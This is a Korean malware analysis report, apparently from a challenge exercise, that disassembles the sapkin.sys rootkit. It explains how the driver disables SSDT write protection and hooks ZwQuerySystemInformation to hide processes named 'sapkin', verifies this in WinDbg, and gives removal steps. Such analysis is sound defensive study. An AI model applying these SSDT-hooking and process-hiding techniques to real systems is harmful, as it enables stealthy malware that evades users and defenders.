INIT:00010A71     retn   8
INIT:00010A71 DriverEntry    endp

```

[그림 119] 디바이스 객체 제거

IoCreateDevice를 이용해 객체가 생성된 적이 있으면 IoDeleteDevice로 제거하고 리턴 값을 eax에 저장한 후 종료합니다.

다음으로 Major Function Table을 후킹합니다.

INIT:000109B8	mov dword ptr [esi+38h], offset sub_10886
INIT:000109BF	mov dword ptr [esi+40h], offset sub_10886
INIT:000109C6	mov dword ptr [esi+70h], offset sub_10882A
INIT:000109CD	mov dword ptr [esi+34h], offset sub_10888

[그림 120] Major Function Table 후킹

후킹한 IRP는 순서대로 IRP_MJ_CREATE, IRP_MJ_CLOSE, IRP_MJ_DEVICE_CONTROL로 각각 0, 2, 14 값을 가지고 있습니다. ESI 레지스터는 디바이스 객체가 저장된

곳의 주소를 가지고 있습니다. IRP_MJ_CREATE인 경우 mov dword ptr [esi+0]이 아니라 mov dword ptr [esi+0x38]인 까닭은 아래와 같습니다.

[표 4 4] ntddk.h

```
typedef struct _DRIVER_OBJECT {  
    CSHORT Type;  
    CSHORT Size;  
    PDEVICE_OBJECT DeviceObject;  
    ULONG Flags;  
    PVOID DriverStart;  
    ULONG DriverSize;  
    PVOID DriverSection;  
    PDRIVER_EXTENSION DriverExtension;  
    UNICODE_STRING DriverName;  
    PUNICODE_STRING HardwareDatabase;  
    PFAST_IO_DISPATCH FastIoDispatch;  
    PDRIVER_INITIALIZE DriverInit;  
    PDRIVER_STARTIO DriverStartIo;  
    PDRIVER_UNLOAD DriverUnload;  
    PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];  
} DRIVER_OBJECT;  
typedef struct _DRIVER_OBJECT *PDRIVER_OBJECT; // ntndis
```

즉 드라이버 객체는 위 표와 같은 구조를 가지고 있고 Major Function 주소가 저장된 곳까지의 오프셋은 0x38입니다. 즉 수식으로 표현하면 아래와 같습니다.

0x38+4*IRP_Major_Function_INDEX

IRP Major Function 인덱스는 ntddk.h에 IRP_MJ_XXXXXX 와 같은 형식으로 정의되어 있습니다. 이를 토대로 각각의 오프셋은 아래와 같습니다.

[IRP_MJ_CREATE= 0] * 4+0x38=0x38; mov dword prt [esi+0x38], offset

[IRP_MJ_DEVICE_CLOSE=2] * 4+0x38=0x40; mov dword prt [esi+0x38], offset

[IRP_MJ_DEVICE_CONTROL=14] * 4+0x38=0x70; mov dword prt [esi+0x70], offset

0x000109CD의 명령은 위 표에서 보듯이 DriverUnload에 드라이버가 언로드 될 때 실행할 함수 포인터를 저장한 것입니다.

다음으로 프로세스를 숨기기 위해 SSDT 후킹을 합니다. 크게 세 부분으로 나뉩니다. KeServiceDescriptorTable에서 ZwQuerySystemInformation의 인덱스를 얻어오는 부분, 0x00010A0F 이후는 System Service Descriptor Table에 쓰기 속성을 주기 위한 부분, 마지막으로 사용자가 작성한 후킹 함수와 ZwQuerySystemInformation 함수를 바꾸는 부분입니다.

다음 부분은 SSDT의 메모리영역의 쓰기 금지를 해제하기 위해 MmCreateMdl 함수를 호출하고 MmBuildMdlForNonPagedPool 함수를 호출하여 페이지징되지 않은

곳에 생성합니다.

```
INIT:00010A05    mov    dword_107A0, ecx ; dword_107A0 = oldZwQuerySystemInformation 주소
INIT:00010A05    mov    ecx, [eax+8]
INIT:00010A08    shl    ecx, 2
INIT:00010A0B    push   ecx
INIT:00010A0C    push   dword ptr [eax] ; Base
INIT:00010A0E    push   edi ; MemoryDescriptorList
INIT:00010A0F    call   ds:MmCreateMdl
INIT:00010A15    cmp    eax, edi
INIT:00010A17    mov    MemoryDescriptorList, eax
INIT:00010A1C    jnz    short loc_10A25
INIT:00010A1E    mov    eax, 0C0000001h
INIT:00010A23    jmp    short loc_10A6D
INIT:00010A25 ; -----
INIT:00010A25 loc_10A25:          ; CODE XREF: DriverEntry+D0↑j
INIT:00010A25    push   eax ; MemoryDescriptorList
INIT:00010A26    call   ds:MmBuildMdlForNonPagedPool
INIT:00010A2C    mov    eax, MemoryDescriptorList
INIT:00010A31    or     byte ptr [eax+6], 1
INIT:00010A35    push   edi ; AccessMode
INIT:00010A36    push   MemoryDescriptorList ; MemoryDescriptorList
INIT:00010A3C    call   ds:MmMapLockedPages
INIT:00010A42    mov    BaseAddress, eax
```

[그림 121] 메모리 보호 해제

MmCreateMdl 함수의 인자로 NULL값과 KeServiceDescriptorTable, ServiceTableBase를 푸시합니다. 0x00010A05에서 eax는 KeServiceDescriptorTable의 주소를 가지고 있고 +8의 주소는 NumberOfServices 필드로 SSDT의 총 함수 개수를 가지고 있습니다. SSDT 영역의 크기는 전체 함수 개수 * 4(함수 포인터이므로)를 하여 얻을 수 있습니다. 위에서는 shl ecx, 2로 동일하게 수행합니다. 이렇게 얻어진 SSDT 영역의 길이 값을 세 번째 인자로 푸시합니다.

MmMapLockedPages 함수를 호출하기 전 0x00010A2C~0x00010A31 명령에서 보듯 매핑된 메모리의 MdlFlags 값과 MDL_MAPPED_TO_SYSTEM_VA 값과 OR연산하여 플래그를 추가합니다. 이후 호출합니다. 이로써 SSDT 영역에 쓰기가 가능합니다. 그 다음으로 앞서 설명한 바와 같이 쓰기가 가능해진 SSDT 영역의 함수를 후킹합니다. SSDT 영역의 ZwQuerySystemInformation 주소와 새로운 함수인 0x00010486 함수를 서로 xchg하여 교체합니다. 그리고 원래 ZwQuerySystemInformation 함수 주소는 dword_107A0에 저장합니다.

```
INIT:00010A3C    call   ds:MmMapLockedPages
INIT:00010A42    mov    BaseAddress, eax
INIT:00010A47    mov    edx, [esi+1]
INIT:00010A4A    mov    ecx, offset sub_10486
INIT:00010A4F    lea    eax, [eax+edx*4]
INIT:00010A52    xchg   ecx, [eax]
INIT:00010A54    mov    dword_107A0, ecx
INIT:00010A5A    jmp    short loc_10A6A
```

[그림 122] ZwQuerySystemInformation 함수 주소 변경

후킹한 함수에서 원래 함수를 불러야 할 때 사용해야 하므로 저장해 둡니다. 이후로 현재 프로세스 목록을 보기 위한 사용자의 요청이 발생할 때 룻킷 내의 새로운 함수인 0x00010486이 호출됩니다. ZwQuerySystemInformation 함수를 후킹한 것은 명백하게 악성코드 프로세스를 감추기위함이 목적일 것입니다. 이후에 이어서 분석을 하겠습니다.

Step 5. sapkin.sys-0x00010806 분석

IRP_MJ_CREATE, IRP_MJ_CLOSE IRP Request Packet0| 발생할 경우 0x00010806 함수를 실행합니다. 해당 함수는 전형적인 IRP 완료 구문입니다. 아래는 IRP 구조체입니다.

[표 4 5] PIRP 구조체

```
typedef struct _IRP {
    CSHORT Type;
    USHORT Size;
    PMDL MdlAddress;
    ULONG Flags;
    union {
        struct _IRP *MasterIrp;
        LONG IrpCount;
        PVOID SystemBuffer;
    } AssociatedIrp;
    LIST_ENTRY ThreadListEntry;
    IO_STATUS_BLOCK IoStatus;
    KPROCESSOR_MODE RequestorMode;
    BOOLEAN PendingReturned;
    CHAR StackCount;
    CHAR CurrentLocation;
    BOOLEAN Cancel;
    KIRQL CancelIrql;
    CCHAR ApcEnvironment;
    UCHAR AllocationFlags;
    PIO_STATUS_BLOCK UserIosb;
    PKEVENT UserEvent;
    union {
        struct {
            PIO_APC_ROUTINE UserApcRoutine;
            PVOID UserApcContext;
        } AsynchronousParameters;
        LARGE_INTEGER AllocationSize;
    } Overlay;
    PDRIVER_CANCEL CancelRoutine;
    PVOID UserBuffer;
    union {
        struct {
            union {
                KDEVICE_QUEUE_ENTRY DeviceQueueEntry;
                struct {
                    PVOID DriverContext[4];
                } ;
            } ;
        } ;
    } ;
    PETHREAD Thread;
```

```

PCHAR AuxiliaryBuffer;
struct {
    LIST_ENTRY ListEntry;
    union {
        struct _IO_STACK_LOCATION *CurrentStackLocation;
        ULONG PacketType;
    };
    PFILE_OBJECT OriginalFileObject;
} Overlay;
KAPC Apc;
 PVOID CompletionKey;
} Tail;
} IRP, *PIRP;

```

위 구조체에서 확인한 바와 같이 IRP 포인터에서 0x1C, 0x18의 오프셋을 가진 곳은 각각 전송된 바이트와 상태코드를 저장합니다.

PAGE:0001080B	mov	ecx, [ebp+Irp]	; Irp
PAGE:0001080E	and	dword ptr [ecx+1Ch], 0	
PAGE:00010812	and	dword ptr [ecx+18h], 0	
PAGE:00010816	xor	d1, d1	; PriorityBoost
PAGE:00010818	call	ds:IofCompleteRequest	
PAGE:0001081E	xor	eax, eax	
PAGE:00010820	pop	ebp	
PAGE:00010821	retn	8	

[그림 123] Major Function Table 후킹

각각 0을 대입합니다. IofCompleteRequest는 __fastcall입니다. IRP 포인터와 낮은 우선순위 0으로 호출합니다. 리턴 값은 I/O 관리자에게 돌려집니다. 특별하게 처리하는 부분은 없습니다.

Step 6. sapkin.sys-0x00010486 분석

0x00010486함수는 ZwQuerySystemInformation 함수의 후킹 함수로 크게 세 부분으로 나뉩니다. 첫 번째 부분은 원래 ZwQuerySystemInformation 함수를 실행하여 프로세스 정보를 얻어오는 부분입니다. 두 번째 부분은 앞서 함수가 정상적으로 실행되었을 경우에 SystemInformationClass가 5인 경우, 즉 프로세스 리스트를 구하는 경우에 대한 처리 루틴입니다. 세 번째 부분 역시 앞서 함수가 정상적으로 실행되었을 경우에 SystemInformationClass가 8인 경우, 즉 프로세스의 CPU 사용 시간을 구하는 경우에 대한 처리 루틴입니다.

먼저 첫 번째 부분은 0x0001068C부터 0x00010499까지로 4개의 인자 값과 함께 호출합니다.

```

.text:00010486      mov    edi, edi
.text:00010488      push   ebp
.text:00010489      mov    ebp, esp
.text:0001048B      push   esi
.text:0001048C      push   [ebp+arg_C] ; _DWORD
.text:0001048F      mov    esi, [ebp+arg_4]
.text:00010492      push   [ebp+arg_8] ; _DWORD
.text:00010495      push   esi ; _DWORD
.text:00010496      push   [ebp+arg_0] ; _DWORD
.text:00010499      call   dword_107A0
.text:0001049F      xor    ecx, ecx

```

[그림 124] 원본 ZwQuerySystemInformation 호출

코드가 너무 길어서 주요 부분만 설명하겠습니다. SystemInformationClass가 5인지 검사합니다. 0x000104CD에서 ProcessName.Buffer(SystemInformation+0x3C)가 NULL인 경우 IDLE프로세스로 간주하고 loc_105DA로 점프합니다. 해당부분의 코드는 UserTime과 KernelTime용으로 사용하는 드라이버 내의 변수 dword_10798, dword_1079C, dword_10788, dword_1078C를 현재 프로세스 엔트리의 UserTime.QuadPart, KernelTimeQuadPart에 더하고나서 0으로 초기화 해줍니다.

0x000104C5부터 0x000110EC까지 반복하면서 프로세스 이름을 SAPKIN, sapkin과 비교합니다. 찾지 못한 경우 loc_10619로 점프합니다. 해당 프로세스가 존재하는 경우라면 loc_10509에서 명령을 계속 실행합니다. 내부에서 첫 번째 프로세스이거나 아닐 때 각각에 맞게 curr->NextEntryDelta 값을 prev->NextEntryDelta 값을 삽입하여 SAPKIN, sapkin의 프로세스를 건너 뛰도록 합니다. 결국 SAPKIN, sapkin으로 시작하는 프로세스는 사용자에게 보여지지 않습니다. 다음은 커널 디버깅을 통해 실제 변경되는 것을 확인합니다.

Step 7. sapkin.sys - debugging

먼저 룻킷 감염 전의 상황을 알아봅니다.



[그림 125] SSDT 주소

KeServiceDescriptorTable의 첫 4바이트는 SSDT의 주소로 현재 대상 시스템의 SSDT 주소는 0x80504588입니다. 다음은 룻킷에서 후킹하게 될 함수의 번호를 출력한 그림입니다.

```

*** ERROR: Symbol file could not be found. Defaulted to export symbols for dxgthk.sys -
kd> u nt!ZwQuerySystemInformation
nt!ZwQuerySystemInformation:
80511500 b8ad000000    mov    eax, 0ADh
80511505 8d542404    lea    edx, [esp+4]
80511509 9c            pushfd
8051150a 6a08          push   8
8051150c e86babfcff  call    nt!KeInitializeInterrupt+0x9a7 (804dc07c)
80511510 c21000        ret    10h
nt!ZwQueryValueKey:
80511514 b8b1000000  mov    eax, 0B1h
80511519 8d542404    lea    edx, [esp+4]

kd> u nt!ZwQuerySystemInformation

```

[그림 126] ZwQuerySystemInformation 함수 번호

ZwQuerySystemInformation 함수의 SSDT 시작 번지 부터의 오프셋은 0xAD*4 + SSDT 시작주소로, 여기서 4를 곱한 것은 SSDT가 주소만을 가지는 4바이트 단위 배열이기 때문입니다. 0x8050483C의 값인 0x8058D1F4입니다.

```

*** ERROR: Module load completed but symbols could not be loaded for ParVdm.SYS
Memory - Kernel 'com:pipe,port=WW.WpipeWxcom' - WinDbg:6.9.0003.113 X86
Virtual: 8050483C Display format: Byte Previous Next
8050483c f4 d1 58 80 9f 66 57 80 2e a4 57 80 87 cf 56 80 fb 53 .X.fW..W..V..S
8050484e 50 60 65 88 80 80 d5 58 80 90 a3 57 80 93 f5 4d 80 X.f.X..X..W..M.
80504860 cd 1a 56 80 94 e5 58 80 93 9d 55 80 99 5d 57 80 ef 83 .V..X..U..]W.
80504872 59 80 29 6e 59 80 80 27 58 80 2f 7f 57 80 1f 01 58 80 Y.)nY.'X/.W..X.
80504884 1c 55 63 80 bb c8 62 80 99 cc 62 80 bb 8a 59 80 b5 35 Uc..b..b..Y.5
80504896 59 80 d7 31 59 80 24 96 60 80 e2 05 61 80 75 07 57 80 Y..1Y$....a.u.W.
805048a8 54 69 59 80 10 04 61 80 fc 05 5c 80 3e d1 52 80 9a bb TiY..a..>R...
805048b0 62 80 12 2a 61 80 19 15 e9 80 34 bb 62 80 bb 62 80 h = v A b h

80511514 b8b1000000    mov    eax, 0B1h
80511519 8d542404    lea    edx, [esp+4]
kd> u 8058d1f4
nt!NtQuerySystemInformation:
8058d1f4 6810020000  push   210h
8058d1f9 68e0565080  push   offset nt!FsRtlLegalAnsiCharacterArray+0xce8 (805056e0)
8058d1fe e81e6bf8ff  call    nt!strchr+0x80 (80513d21)
8058d203 33c0          xor    eax, eax
8058d205 8945e4        mov    dword ptr [ebp-1Ch], eax
8058d208 8945e0        mov    dword ptr [ebp-20h], eax
8058d20b 8945fc        mov    dword ptr [ebp-4], eax
8058d20e 64a124010000  mov    eax, dword ptr fs:[00000124h]

kd>

```

[그림 127] ZwQuerySystemInformation 함수 주소

변조되기 전은 ZwQuerySystemInformation 함수 주소는 0x8058D1F4 입니다.

다음 룻킷 감염 후의 상황을 알아봅니다.

```

f9edf000 f9ee1280 rasacd <none>
f9efb000 f9fea80 serenum <none>
f9f03000 f9f06380 CnBatt <none>
f9f07000 f9f09f80 fsvga <none>
f9f0b000 f9f0d580 ndistapi <none>

Memory - Kernel 'com:pipe,port=WW.WpipeWxcom' - WinDbg:6.9.0003.113 X86
Virtual: 8050483C Display format: Byte Previous Next
8050483c 86 24 08 fa 9f 66 57 80 2e a4 57 80 87 cf 56 80 fb 53 $.fW..W..V..S
8050484e 58 80 6b f5 58 80 d5 58 90 a3 57 80 93 f5 4d 80 X.f.X..X..W..M.
80504860 cd 1a 56 80 94 e5 58 80 93 9d 55 80 99 5d 57 80 ef 83 .V..X..U..]W.
80504872 59 80 29 6e 59 80 80 27 58 80 2f 7f 57 80 1f 01 58 80 Y.)nY.'X/.W..X.
80504884 1c 55 63 80 bb c8 62 80 99 cc 62 80 bb 8a 59 80 b5 35 Uc..b..b..Y.5
80504896 59 80 d7 31 59 80 24 96 60 80 e2 05 61 80 75 07 57 80 Y..1Y$....a.u.W.
805048a8 54 69 59 80 10 04 61 80 fc 05 5c 80 3e d1 52 80 9a bb TiY..a..>R...
805048b0 62 80 12 2a 61 80 19 15 e9 80 34 bb 62 80 bb 62 80 h = v A b h

fa075000 fa075f00 svenum <none>
fa07f000 fa07fb80 Null <none>
fa082000 fa082d80 Beep <none>
fa0e1000 fa0e1c00 audstab <none>
fa132000 fa132d00 dxgthk <none>


kd> u fa082486
Beep+0x486:
fa082486 8b ff      mov    edi, edi
fa082488 55          push   ebp
fa082489 8bec        mov    ebp, esp
fa08248b 56          push   esi
fa08248c ff7514      push   dword ptr [ebp+14h]
fa08248f 8b750c      mov    esi, dword ptr [ebp+0Ch]
fa082497 417100      push   dword ptr [ebp+10h]

kd>

```

[그림 128] 변경된 ZwQuerySystemInformation 함수 주소

루트킷에 감염된 후 SSDT Hooking에 의해 ZwQuerySystemInformation 함수의 주소가 0x8058D1F4에서 Beep.sys(Sapkin.sys)의 0xFA082486으로 변경되었습니다. 해당 디바이스 드라이버의 시작주소가 0xFA082000입니다. 해당 함수의 오프셋은 0xFA082486-0xFA082000로 0x00001486입니다. 위에서 분석했던 후킹 함수로 변경되었습니다. 다음 그림은 실제로 sapkin을 프로세스명으로 가지는 프로그램이 실행되었을 때 나타나는 현상입니다.



[그림 129] 루트킷 감염 증상

프로그램은 정상적으로 실행되었지만 프로세스에는 나타나지 않습니다.

4. 보안대책

4.1. Spyware

4.1.1. Question#1

치료 방법은 아래와 같습니다.

1. 모든 Internet Explorer를 종료합니다.
2. regedit를 실행하여 아래의 키 값을 확인합니다.

HKEY_CLASSES_ROOT\CLSID\{202D7790-9289-483E-8E4A-16BD52ADFC2


A}\InprocServer32 키의 값에 나와있는 경로의 Sample.dll을 삭제합니다.

3. 아래의 두 키를 지웁니다.

HKEY_CLASSES_ROOT\CLSID\{202D7790-9289-483E-8E4A-16BD52ADFC2A}

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{202D7790-9289-483E-8E4A-16BD52ADFC2A}

다음 그림은 전용 백신을 제작하여 치료한 그림입니다.




[그림 130] Question1 전용백신

4.1.2. Question#2

치료 방법은 아래와 같습니다.


1. Sapkin 서비스를 일단 중지시킵니다.
- 2.C:\Windows\System32\sapkin.exe를 삭제합니다.
- 3.sapkin.sys를 메모리에서 unload하기 위해 beep 서비스를 중지합니다.
- 4.마지막으로 c:\Windows\sapkin.log를 지우고 c:\Windows\kerberos.dll 을 시스템 재부팅시 삭제하게 합니다.

아래의 그림은 전용백신을 만들어서 치료한 그림입니다.



[그림 131] Question2 전용백신

치료 후 정상적으로 ZwQuerySystemInformation함수에 대한 참조를 하고 있습니다.



[그림 132] 정상적인 ZwQuerySystemInformation 참조

5. 별첨

5.1. 별첨 목록

다음은 별첨 파일 목록입니다.

[표 4 6] 별첨 목록

번호	관련 문제	파일명	파일 설명
1	Network	Network.rar	컨버팅한 패킷
2	Script Question#1	Script_Question#1.rar	단계별 디코딩 결과 파일
3	Script Question#2	Script_Question#2.rar	단계별 디코딩 결과 파일
4	Spyware Question#1	Spyware_Question1_Cure.rar	전용 백신
5	Spyware Question#2	Spyware_Question2_Cure.rar	전용 백신